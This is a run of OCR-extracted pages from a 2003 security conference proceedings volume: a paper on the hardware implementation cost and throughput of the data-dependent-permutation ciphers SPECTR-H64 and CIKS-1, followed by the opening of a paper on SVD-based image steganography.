4. Pollard, J.M.: Monte Carlo methods for index computation (mod p). Mathematics of Computation, **32** (1978) 918–924
5. Dursma, I., Gaudry, P., Morain, F.: Speeding up the discrete log computation on curves with automorphisms. LIX Research Report LIX/RR/99/03
6. Menezes, A., Okamoto, T., Vanstone, S.: Reducing elliptic curve logarithms to logarithms in finite fields. IEEE Transactions on Information Theory, **39** (1993) 1639–1636
7. Semaev, I.: Evaluation of discrete logarithms in a group of p-torsion points of an elliptic curve in characteristic p. Mathematics of Computation, **67** (1998) 353–356
8. Rostovtsev, A., Kuzmich, V., Belenko, V.: Process and method for fast scalar multiplication of elliptic curve point. Claim for US patent 09/350,158. July 9, 1999
9. Atkin, A.O., Morain, F.: Elliptic curves and primality proving. Mathematics of Computation, **61** (1993) 29–68

Encryption and Data Dependent Permutations: Implementation Cost and Performance Evaluation

N. Sklavos[1], A.A. Moldovyan[2], and O. Koufopavlou[1]

[1] Electrical & Computer Engineering Department
University of Patras, Patras 26500, Greece
nsklavos@ee.upatras.gr
[2] Specialized Center of Program Systems, SPECTR,
Kantemirovskaya Str. 10, St. Petersburg 197342, Russia
ma@cobra.ru

Abstract. Recently, Data Dependent Permutations (DDP) have attracted the interest of cryptographers and ciphers designers. SPECTR-H64 and CIKS-1 are latest published powerful encryption algorithms, based on DDP transformations. In this paper, the implementation cost in different hardware devices (FPGA and ASIC) for DDP is introduced. In addition, the performance of these data transformation components is presented. Detailed analysis is shown, in terms of covered area, frequency, and throughput for DDP VLSI integration. Furthermore, two different architectures for hardware implementation of CIKS-1 and SPECTR-H64 are proposed. The first, based on full rolling technique minimizes the area resources. The second uses a pipelined development design and has high-speed performance. Both architectures have been implemented in FPGA and ASIC devices.

Keywords: DDP Transformations, CIKS-1, SPECTR-H64, Hardware Implementations, Block Cipher.

1 Introduction

Security is a primary requirement of any wired and wireless communication. Encryption algorithms are meant to provide secure communications applications. New encryption algorithms have to operate efficiently in a variety of current and future applications, doing different encryption tasks. All hardware implementations have to be efficient, with the minimum allocated logic gates. This means simplicity in cipher's architectures with enough "clever" data transformation components. A communication protocol implementation, demands low power devices and fast computation components. The ciphers of the near future have to be key agile. Many applications need a small amount of text to be encrypted with keys that are frequently changed. Many well know applications, like IPsec, use this way of algorithm's operation. Although the most widely used mode of operation is encryption with the same key for all the amount of transport data, the previous mode is also very useful for future applications. Ciphers requiring subkeys precomputation have a lower key agility due to

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 337–348, 2003.

the precomputation time, and they also require extra RAM to hold the precomputed subkeys. This RAM requirement does not exist in the implementations of algorithms, which compute their keys during the encryption/decryption operation. Cellular phones technology demands specific characteristics of the cryptography science. Algorithms have to be compatible with wireless devices restricted standards in hardware resources.

Two new block ciphers, SPECTR-H64 and CIKS-1, based on Data-Dependent Permutations (DDP) were developed the last two years [1-2]. These encryption algorithms are both 64-bit block ciphers suitable for software and especially for hardware implementation. They are iterative cryptosystems based on fast operations (controlled permutation boxes, XOR, fixed permutations) suitable to cheap hardware [3]. The key scheduling is very simple in order to provide high encryption speed in the case of frequent change of initial key. These ciphers use fixed permutations (rotations), which do not raise the hardware implementation cost, and do not causes any additional time delay for encryption/decryption.

In this paper, the implementation cost of the DDP boxes used in CIKS-1 and SPECTR-H64 is analyzed. Different hardware devices (FPGA and ASIC), are used in order to study the VLSI integration of the permutations of this kind, by using the allocated resources, and operating frequency. In addition, two different architectures are proposed for the implementation of the CIKS-1 and SPECTR-H64 ciphers. The first uses the full rolling technique and minimizes the allocated resources. The second one is based on a pipelined development design and has high speed performance. Finally, the proposed CIKS-1 and SPECTR-H64 implementations are compared with other widely used ciphers, in order to have a detailed view of implementation cost and performance, of these two DDP-based ciphers.

This work is organized as follows: in Section 2, the DDP are described. In the same section the implementation cost is illustrated and the integration performance is presented. In Section 3, the full rolling and pipelined architectures for CIKS-1 and SPECTR-H64 implementation are introduced. In the next Section 4, the VLSI integration synthesis results of the proposed architectures are given. In addition, comparison with other ciphers implementations is presented. Finally, conclusions are discussed in Section 5.

2 Data Depended Permutations (DDP)

In 1994 using data-dependent rotations (DDR) R. Rivest designed a simple cryptosystem RC5 [4] suitable for fast software implementation. Different studies [5-6] have provided a good understanding of how RC5's structure and DDR contribute to its security. Last years DDR appear to be very interesting to cryptography. They attract cryptographers' attention because of their efficiency while being used in cooperation with some other simple data operations. The DDR help to thwart successfully differential and linear cryptanalysis [6]. Several studies provide some theoretical attacks based on the fact that few bits in a register define selection of concrete modification of the current rotation operation. Some improving in the use of DDR is introduced in

AES candidates MARS [7] and RC6 [8] in which all bits of the controlling data subblock influences the selection of the current value of the rotation, the number of different modifications of the DDR is small though. A more efficient way to define significant role of each bit of the controlling data subblock is the use of DDP having very large number of different modifications. Design of ciphers based on DDP appears to be a new and perspective direction in applied cryptography [1-3] oriented to the use of very cheap hardware.

Two new block ciphers, SPECTR-H64 and CIKS-1, based on DDP were developed the last two years [1-2]. In these ciphers, the appropriate data diffusion is achieved due to the use of DDP having 2^{48} and 2^{80} bit permutation modifications. In these ciphers the DDP are performed with the operational boxes $P_{n/m}$ (Fig.1), where n is the size of the input and m is the size of the controlling input. A $P_{2/1}$ box is controlled by one bit v. It swaps two input bits, if $v = 0$, otherwise ($v = 1$) the bits are not swapped. In general the value v is assumed to be dependent on encrypted data and/or key bits. For a given $P_{n/m}$ box, suppose an arbitrary input bits $x_1, x_2, \ldots, x_h$, with $n \geq h$ and arbitrary h output bits $y_1, y_2, \ldots, y_h$ there is at least one CP-modification moving x_i to y_i for all $i = 1, 2, \ldots, h$. Such a $P_{n/m}$ box is called a CP box of order h.




Fig. 1. CP boxes: $P_{n/m}$ (a), $P_{2/1}$ (b), $P_{4/4}$ (c), and $P^{-1}_{4/4}$ (d)

It is quite evident that the box $P^{-1}_{n/m}$ is of order h, if the box $P_{n/m}$ is of order h. The maximal order of the CP box $P_{n/m}$ is equal to n. The set of CP-modifications of the $P_{n/m}$ box of maximum order contains all of $n!$ possible bit permutations. The $P_{n/m}$ boxes of the orders $h = 1, 2, 4, \ldots, n$, where $n = 2^k$, are described in [3]. The CP boxes used in both SPECTR-H64 and CIKS-1 consist of a number of layers. Each layer contains $n/2$ parallel $P_{2/1}$ boxes. The CP box consists of $2m/n$ $P_{2/1}$-layers. The concatenation of all controlling bits corresponding to the lth layer we call the lth controlling substring $V(l)$. By swapping the input and the output of an arbitrary given $P_{n/m}$ box one can easily construct a respective inverse $P^{-1}_{n/m}$ box, with the same controlling substring

$V(l)$ corresponding to the lth layer of the $P_{n/m}$ and to the $(2m/n - l+1)$th layer of the $P^{-1}_{n/m}$. For example, Fig. 1,d represents the CP-box operation $P^{-1}_{4/4}$, which is the inverse of the CP-box operation $P_{4/4}$ (Fig. 1,c). According to [3] the minimum number of layers required to implement the CP box of the order $h = 1, 2, 4, \ldots, n/4$ is $s = \log_2 n + \log_2 h = \log_2(nh)$. To implement the $P_{n/m}$-box, where for $n = 2^k$, of the maximum order one has to use $(2\log_2 n - 1)$ layers.

2.1 DDP Architectures

In the next figures (Fig. 2-4) the architectures of the DDP boxes used in SPECTR-H64 and CIKS-1 are illustrated. The basic building block of all these boxes is the $P_{2/1}$ box. For the hardware implementation of the $P_{2/1}$ two different approaches can be followed: a 2-bit multiplexer and a logic gate chain. This box is designed with a chain of logic gates, instead of a multiplexer block (Fig. 2). This selection has been done, because the proposed logic-gate chain is faster compared with the 2-input multiplexer. The proposed $P_{2/1}$ box has time delay equal to 0.47 nsec and it is 21% less than the time delay of the multiplexer design (0.6 nsec). In the following figures the architectures of different CP boxes are given. In addition, the architecture of the inverse box of each CP box is also presented.




Fig. 2. DDP Boxes: $P_{8/12}$ and $P^{-1}_{8/12}$




Fig. 3. DDP Boxes: $P_{16/32}$ and $P^{-1}_{16/32}$




Fig. 4. DDP Boxes: $P_{32/48}$, $P^{-1}_{32/48}$, $P_{32/80}$, and $P^{-1}_{32/80}$

2.2 DDP Hardware Implementations

Each one of the illustrated CP boxes has been implemented in both FPGA and ASIC devices. The implementations have been done using VHDL hardware description language with the structural architectures, illustrated in the above figures. For the FPGA implementations the Xilinx device 2V40cs144 was used [9]. For the ASIC approach a 0.33 um library was selected.

In the next Tables I and II, the implementations synthesis results are illustrated for both FPGA and ASIC approaches. The VLSI integrations are examined in the terms of covered area and operating frequency. Especially for the ASIC device both number of equivalent gates and measurements by using sqmil are given. This was done in order to have a detailed study of the allocated resources. The covered area measured in sqmil is depended on the used technology each time, 0.33 um in our case. The number of gates of course is independent to technology, but do not provide measurements to be considered efficiently in all of the cases and especially for comparison reasons.

Table 1. FPGA Synthesis Results

Encryption Algorithms / Components	CIKS-1 Cipher				SPECTR-H64 Cipher			
	Covered Area			F (GHz)	Covered Area			F (GHz)
	FGs	CLBs	DF/Fs		FGs	CLBs	DF/Fs	
I) $P_{2/1}$	2	1	-	2.10	2	1	-	2.10
II) $P_{4/4}$	8	4	-	1.06	8	4	-	1.06
III) $P_{8/12}$	24	12	-	0.70	24	12	-	0.70
IV) $P_{16/32}$	64	32	-	0.52	-	-	-	-
V) $P_{32/48}$	96	48	-	0.70	-	-	-	-
VI) $P_{32/80}$	224	112	-	0.84	224	112	-	0.84

From the synthesis results for both FPGA and ASIC, it is proven that the CP boxes are very cheap designs for hardware implementations. Their architecture is based on simplicity. In addition to the offered high security level, the needed area resources are minimized. The operating frequency reaches very high values. Especially all CP boxes frequency is closed to 1 GHz. It has to be noted, that every CP box needs exactly the same covered area resources and has the same operating frequency with its inverse box. In SPECTR-H64 and CIKS-1 the CP boxes are formally different, since they have different distribution of the controlling bits, both types of the CP boxes being equivalent in certain sense and are implemented with the same cost though.

Table 2. ASIC (0.33um) Synthesis Results

Encryption Algorithms / Components	CIKS-1 Cipher			SPECTR-H64		
	Covered Area		F (GHz)	Covered Area		F (GHz)
	# Gates	Area		# Gates	Area	
I) $\mathbf{P_{2/1}}$	6	3 sqmil	2.12	6	3 sqmil	2.12
II) $\mathbf{P_{4/4}}$	24	12 sqmil	1.16	24	12 sqmil	1.16
III) $\mathbf{P_{8/12}}$	72	36 sqmil	0.71	72	36 sqmil	0.71
IV) $\mathbf{P_{16/32}}$	192	96 sqmil	0.53	-	-	-
V) $\mathbf{P_{32/48}}$	288	144 sqmil	0.73	-	-	-
VI) $\mathbf{P_{32/80}}$	480	240 sqmil	0.87	480	240 sqmil	0.87

Using the results presented in Tables 1 and 2 it is easy to estimate the implementation cost of the $P_{n/m}$-boxes of different orders for $n = 2^k$. Indeed, the cost corresponding to implementation of one layer of the $P_{2/1}$ boxes is $w_1 = w_0 n/2$ and for the s-layer $P_{n/m}$-box of the hth order one can estimate the cost as $w_s = w_0 ns/2 = (w_0 n \log_2 nh)/2$, where w_0 is the implementation cost of the box $P_{2/1}$ and $h = 1, 2, 4, \ldots, n/4$.

For the presented allocated resources, the equivalent number of CLBs and gates has been used, for the FPGA and the ASIC devices respectively. It is obvious that the allocated area is increasing with an exponential function for larger boxes, but still remains in low levels for all the CP boxes. For example and in order to have a better overview of the covered area resources, it is mentioned that one bit adder is implemented by 5 gates. A 32-bit serial full adder needs 160 gates in order to be integrated. The operating frequency for each CP box has almost the same value for both FPGA and ASIC implementations and it is very high.

3 SPECTR-H64 and CIKS-1 Hardware Implementations

Hardware implementations of both proposed ciphers are designed and coded in VHDL hardware description language. Both CIKS-1 and SPECTR-H64 were implemented using two complete different implementation hardware modules: Application Specific Integrated Circuit (ASIC) and Field Programmable Gate Arrays (FPGA). The performance characteristics of both ASICs and FPGAs are substantially different compared with a general-purpose microprocessor. ASICs and FPGAs have the advantage that can use all the resources for pipelining data transformation, or parallel processing. On the other hand, the internal structure of the microprocessors functional units limits the parallel processing and pipelining transformation. In addition the

instruction parallelism level is a factor of great importance that must be taken under consideration for microprocessor performance. Furthermore, the hardware devices of these types can operate on arbitrary size of words, in contrast with processors, that operate only on fixed-sized words.

ASICs are in general far more expensive devices due to time consuming and high cost fabrication procedure, which is done by expertise industry departments. FPGAs can be bought from anyone, since they are enough cheaper and can be programmed or reconfigured by the designers/researchers. FPGAs have the major advantage that can perform a completely different task/function after simple designers reconfiguration. ASICs performance is tight and can not be modified after the chip's fabrication. The offered reconfiguration has a speed penalty in these devices. ASICs have higher speed performance in comparison with FPGAs. This is due to the fact that the reconfiguration in FPGAs causes delays, introduced by the dedicated circuit's parts needed to reconfiguration. In general, any implemented system of digital logic in an FPGA, is slower than ASIC implementation of the same system.

Both CIKS-1 and SPECTR-H64 are examined in hardware implementation by using two different architectures: full rolling (FRA) and pipelined (PA) for both ASIC and FPGA devices. The used full rolling architecture is shown in Figure 5,a. It is a typical architecture for secret key block cipher implementation. The architecture operates efficiently for both encryption and decryption process. According to this architecture only one block of plaintext/ciphertext is transformed at a time. The necessary number of clock cycles to encrypt/decrypt a data block is equal to the specified number of cipher rounds (8 for CIKS-1 and 12 for SPECTR-H64). The key expansion unit produces the appropriate round keys, which are stored and loaded in the used RAM blocks. One round of the encryption algorithm is performed by the Data Transformation Round Core. This core is a flexible combinational logic circuit and it is supported by a n-bit register and n-bit multiplexer (64-bit for both CIKS-1 and SPECTR-H64). In the first clock cycle, the n-bit plaintext/ciphertext is forced into the data transformation round core. Then in each clock cycle, one round of the cipher is performed and the transformed data are stored into the register. According to FRA a 64-bit data block is completely transformed every 8 clock cycles for CIKS-1 (8 transformation rounds). The operation of SPECTR-H64 (12 transformation rounds) needs 12 clock cycles in order a 64-bit plaintext/ciphertext to be generated.

The second proposed architecture is a N-stages PA. In PA a RAM is used for the round keys storage. Pipelining is not possible to be applied in many cryptographic applications. However, CIKS-1 and SPECTR-H64 block ciphers structures provide the availability to be implemented with pipelining technique. The pipelining architecture offers the benefit of the high-speed performance. The implementation can be applied in applications with hard throughput needs. This goal is achieved by using a number of operating blocks with a final cost to the covered area. The proposed architecture uses 8 basic round blocks for CIKS-1 and 12 basic round blocks for SPECTR-H64, which are cascaded by using equal number of pipelined registers. Based on this design approach, 8 and 12 different 64-bit data blocks can be processed at the same time, for CIKS-1 and SPECTR-H64 respectively. Pipelined proposed architecture produces a new plaintext/ciphertext block every clock cycle.




Fig. 5. Full Rolling (a) and Pipelined (b) Architecture

Table 3. Implementation Synthesis Results

Devices / Ciphers	FPGA Device (Xilinx Vitrex)					ASIC (0.33 um)		
	Covered Area			F	Rate	Area	F	Rate
	FG	CLB	DFF	(MHz)	(Gbps)	sqmil	(MHz)	(Gbps)
CIKS-1 (FR)	1723	907	192	81	0.648	3456	93	0.744
CIKS-1 (P)	14128	6346	576	81	5.184	21036	95	5.824
SPECTR (FR)	1320	713	203	83	0.443	3194	91	0.485
SPECTR (P)	10456	7021	832	83	5.312	32123	94	6.016

where: D Flip-Flops (DFF), Configurable Logic Blocks (CLB), Function Generators (FG), Frequency (F) MHz.

4 VLSI Implementations Synthesis Results

The synthesis results are shown in Table 3, for CIKS-1 and SPECTR-H64, for both hardware implementations (ASIC and FPGA).

Table 4. Encryption Algorithms Comparisons

Device / Encryption Algorithms	FPGA Device (Xilinx Vitrex)				
	Covered Area			F	Rate
	FGs	CLBs	DFFs	(MHz)	(Gbps)
CIKS-1 (FR)	1723	907	192	81	0.648
CIKS-1 (P)	14128	6346	576	81	5.184
SPECTR–H64 (FR)	1320	713	203	83	0.443
SPECTR–H64 (P)	10456	7021	832	83	5.312
AES [10]	-	2358 FR 17314 P	-	22 28.5	0.259 3.650
IDEA [11]	-	2878 FR	-	150	0.600
DES [12]	-	722 FR 741 P	-	11 25	0.184 0.402

The pipelined architectures of CIKS-1 and SPECTR-H64 have very high speed performance, in both implementations (ASIC and FPGA). Especially CIKS-1 throughput is up to 5.2 and 5.9 Gbps for FPGA and ASIC implementation respectively. SPECTR-H64 throughput reaches the values of 5.8 and 6.1 Gbps for the same implementation devices. On the other hand, full rolling architectures for both proposed ciphers allocate minimized area resources with good data rate. Of course for the full rolling architectures, of both CIKS-1 and SPECTR-H64, the main goal is the minimized allocated area resources with good achieved throughput. These two block ciphers based on DDP permutations, which are the basic transformation components for data diffusion. SPECTR-H64 design allocates more resources than CIKS-1 for all the devices and examined architectures. The operation frequencies for both ciphers implementations are too close. The different specified number of rounds (8 for CIKS-1 and 12 for SPECTR-H64) is the main reason why FRAs of CIKS-1, have higher performance than FRAs of SPECTR-H64. In PA, where one bloc of data is produced every clock cycle, the number of specified rounds does no effect the throughput in such a degree as it is in the case of FRA. According to the applications major demands, area or performance, the designer can use the full rolling or the pipelined architecture respectively, for each one of the two proposed cipher. The kind of application and the characteristics of the application itself, will determine the use of the FPGA or the ASIC as the integration device, for the implementation either CIKS-1 or SPECTR-H64.

Until nowadays, no other hardware implementation of the CIKS-1 and SPECTR-H64 ciphers has been well known in the technical literature. In order for the readers to have detailed view of CIKS-1 and SPECTR-H64 implementations, the proposed architectures are compared with implementations of other widely used encryption algorithms [10-12]. In the next Table 4, FRA and PA implementations are compared in covered area and throughput, with the other well know ciphers.

Especially proposed FRA implementations allocated resources are less compared with AES [10] and IDEA [11] and competitive to DES [12]. The FRA of CIKS-1 and SPECTR-H64 throughput is better compared with IDEA, AES and DES performance. The proposed PA implementations have high speed performance. The achieved data rate of PA is much better compared with DES, IDEA and FRA of CIKS-1 and SPECTR-H64. The penalty of the PA high speed is the increased covered area resources compared with the proposed FRA and the conventional block ciphers IDEA, DES, and AES.

Although, the presented comparisons with the other encryption algorithms are given in order to have a detailed overview of CIKS-1 and SPECTR-H64 implementations. Of course the compared encryption algorithms specifications and characteristics are different, and we can not go on to fair comparisons results. But the illustrated comparisons are very interesting to the researchers/implementers, for these two DDP-based ciphers.

5 Conclusions

This paper focuses Data Dependent Permutations (DDP) implementation aspects, in hardware devices. SPECTR-H64 and CIKS-1 are latest published powerful encryption algorithms, based on DDP transformations. The implementation cost in different hardware devices (FPGA and ASIC) for DDP is presented in this work. The performance of DDP transformations is also introduced, for VLSI integration. Alternative FPGA and ASICs implementations of both CIKS-1 and SPECTR-H64 are proposed. The first, based on full rolling technique minimizes the area resources. The second uses a pipelined development design and has high speed performance. The comparisons results, of both proposed architectures with the other block ciphers, proved that DDP transformations give many promises for security implementations of communications systems of the future. CIKS-1 or alternative SPECTR-H64 can substitute efficiently any existing cipher in applications with high speed demands. In addition to the high achieved throughput, and the ensured security level, the minimized area resources make these ciphers trustworthy solutions in both wired and wireless communications world.

References

1. Goots, N.D., Moldovyan, A.A., Moldovyan, N.A.: Fast Eencryption Algorithm SPECTR-H64. Proceedings of the International workshop, Methods, Models, and Architectures for Network Security, Lecture Notes in Computer Science, Berlin, Springer-Verlag, 2001, vol. 2052, 275–286
2. Moldovyan, A.A., Moldovyan, N.A.: A Cipher Based on Data-Dependent Permutations. *Journal of Cryptology*, Vol. 15 (2002) 61–72
3. Goots, N.D., Izotov, B.V., Moldovyan, A.A., Moldovyan, N.A.: Modern Cryptography: Protect you Data with Fast Block Ciphers. Wayne, A-LIST Publishing (2003)

4. Rivest, R.L.: The RC5 Encryption Algorithm. *Fast Software Encryption - FSE'94 Proceedings,* Springer-Verlag, LNCS Vol. 1008 (1995) 86–96
5. Kaliski, B.S., Yin, Y.L.: On Differential and Linear Cryptanalysis of the RC5 Encryption Algorithm. *Advances in Cryptology – CRYPTO'95 Proceedings,* Springer-Verlag, LNCS Vol. 963 (1995) 171–184
6. Biryukov, A., Kushilevitz, E.: Improved Cryptanalysis of RC5. *Advances in Cryptology – Eurocrypt'98 Proceedings,* Springer-Verlag, LNCS Vol. 1403 (1998) 85–99
7. Burwick, C., Coppersmith, D., D'Avingnon, E., Gennaro, R., Halevi, Sh., Jutla, Ch., Matyas Jr., S. M., O'Connor, L., Peyravian, M., Safford, D., Zunic, N.: MARS — a Candidate Cipher for AES. *Proceeding of 1st Advanced Encryption Standard Candidate Conference,* Venture, California (Aug 20–22 1998)
8. Rivest, R.L., Robshaw, M.J.B., Sidney, R., Yin, Y.L.: The RC6 Block Cipher. *Proceeding of 1st Advanced Encryption Standard Candidate Conference,* Venture, California (Aug. 20–22 1998)
9. Xilinx Inc., San Jose, California, Virtex, 2.5 V Field Programmable Gate Arrays (2003)
10. Sklavos, N., Koufopavlou, O.: Architectures and VLSI Implementations of the AES-Proposal Rijndael. *IEEE Transactions on Computers,* Vol. 51, Issue 12 (2002) 1454–1459
11. Cheung, O.Y.H, Tsoi, K.H., Leong, P.H.W., Leong, M.P.: Tradeoffs in Parallel and Serial Implementations of the International Data Encryption Algorithm. *Proceedings of CHES 2001*, LNCS 2162, Springer-Verlag (2001) 333–37
12. Kaps, J., Paar, Chr.: Fast DES Implementations for FPGAs and its Application to a Universal Key-Search Machine. *Proceedings of 5th Annual Workshop on Selected Areas in Cryptography (SAC '98)*, August 17–18, Ontario, Canada

Simulation-Based Exploration of SVD-Based Technique for Hidden Communication by Image Steganography Channel

Vladimir Gorodetsky and Vladimir Samoilov

St. Petersburg Institute for Informatics and Automation
39, 14-th Liniya, St.Petersburg, 199178, Russia
{gor,samovl}@mail.iias.spb.su

Abstract. The paper presents an empirical study of the *properties* of a new image-based information hiding technique that are critical for hidden communication. The technique is based on the Singular Value Decomposition (SVD) transform of a digital image and uses embedding a bit of data through slight modifications of a linear combination of singular values of a small block of the segmented cover image. The primary objective of the study is to establish the dependence between the capacity rate of the invisibly embedded data and robustness of the steganographic channel distorted by JPEG compression while varying embedding procedure attributes. The second objective of the empirical study is to establish practical recommendations concerning adjusting of the controllable attributes of the SVD-based data embedding procedure given the message size and the threshold for Bit Error Rate. The results of the study provide evidence that the developed information hiding approach is promising for hidden communication.

1 Introduction

Hiding information in digital images is a rapidly developing area providing an effective way for *information assurance* in covert communications, for *watermarking* of digital objects and for other applications. Unlike cryptography that aims at hiding the message content, the goal of information hiding is the concealment of the very fact that a message exists.

The common requirement to information hiding techniques is providing invisibility of a message. Given invisibility, quality of a hiding technique is determined by *rate* of the hidden data and *robustness* to common and specific types of intentional distortions. These properties are always contradictive and particular applications favor one of them [1].

To date a number of techniques for hiding information in digital images have been developed. Most of them are of value because theory and practice proved that there is no one superior technique. Each technique has its own advantages and flaws and the overall evaluation of a technique is application dependent. The overviews of hiding information techniques are given in [7], [8], [12], [13], [14], [21], [27], etc. Embedding techniques that insert data into the spatial image domain by the use of a selected

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 349–359, 2003.

subset of the image pixels and/or a bit-wise approach are described in [3], [4], [6], [16], [20], [22], [28], [29], etc. Transform-based techniques, that operate images represented by a finite set of orthogonal or bi-orthogonal "basis functions" are presented in [5], [10], [15], [19], [23], [24], [26], etc. Examples of such transforms are Discrete Cosine, Wavelet transform, Singular Value Decomposition, etc. A specific technique is provided by fractal-based approach that constructs a "fractal code" encoding both the cover image and hidden message [25].

It should be noticed that most developed techniques are watermarking-oriented which major requirement is robustness to a wide range of distortions, but not of the high rate of the embedded data. However, many military and industrial applications like hidden communication (HC), in particular, hidden transmission of digital images call for both invisibility of high volumes of data and survivability of the transmitted information. Examples are transmission of industrial secrets, plans of covert operations [12], etc. Unfortunately, most existing techniques capable of providing the ratio of transparently embedded data, required for HC, are highly sensitive to many distortions, in particular, to lossy compressions like *JPEG*.

In contrast, paper [19] presents a technique oriented to HC application. It proposes an approach called Spread Spectrum Image Steganography). It is a blind scheme in which one does not need to use the cover image in order to extract the hidden message. The central point of this approach is to embed the message in the form of a signal provided that the signal has the same characteristics as noise inherent to this image. The last property is provided by a special modulation of the message data.

HC application is the focus of paper [10], which presents a technique primarily destined for meeting the requirements of the covert communication. The technique uses Singular Value Decomposition (SVD) transform of digital images. According to the properties of SVD of a digital image, each singular value (SV) specifies the luminance (energy) of an SVD image layer, whereas the respective pair of singular vectors specifies the image geometry. Accordingly, slight variations of SVs cannot affect the visual perception of the quality variations of the cover image. The robustness of the approach is provided by the fact that it embeds of data through slight modifications of the *largest* SVs of a small block of the segmented covers, i.e. it embeds a message into low frequency of a cover image. Simulation has proved this anticipation.

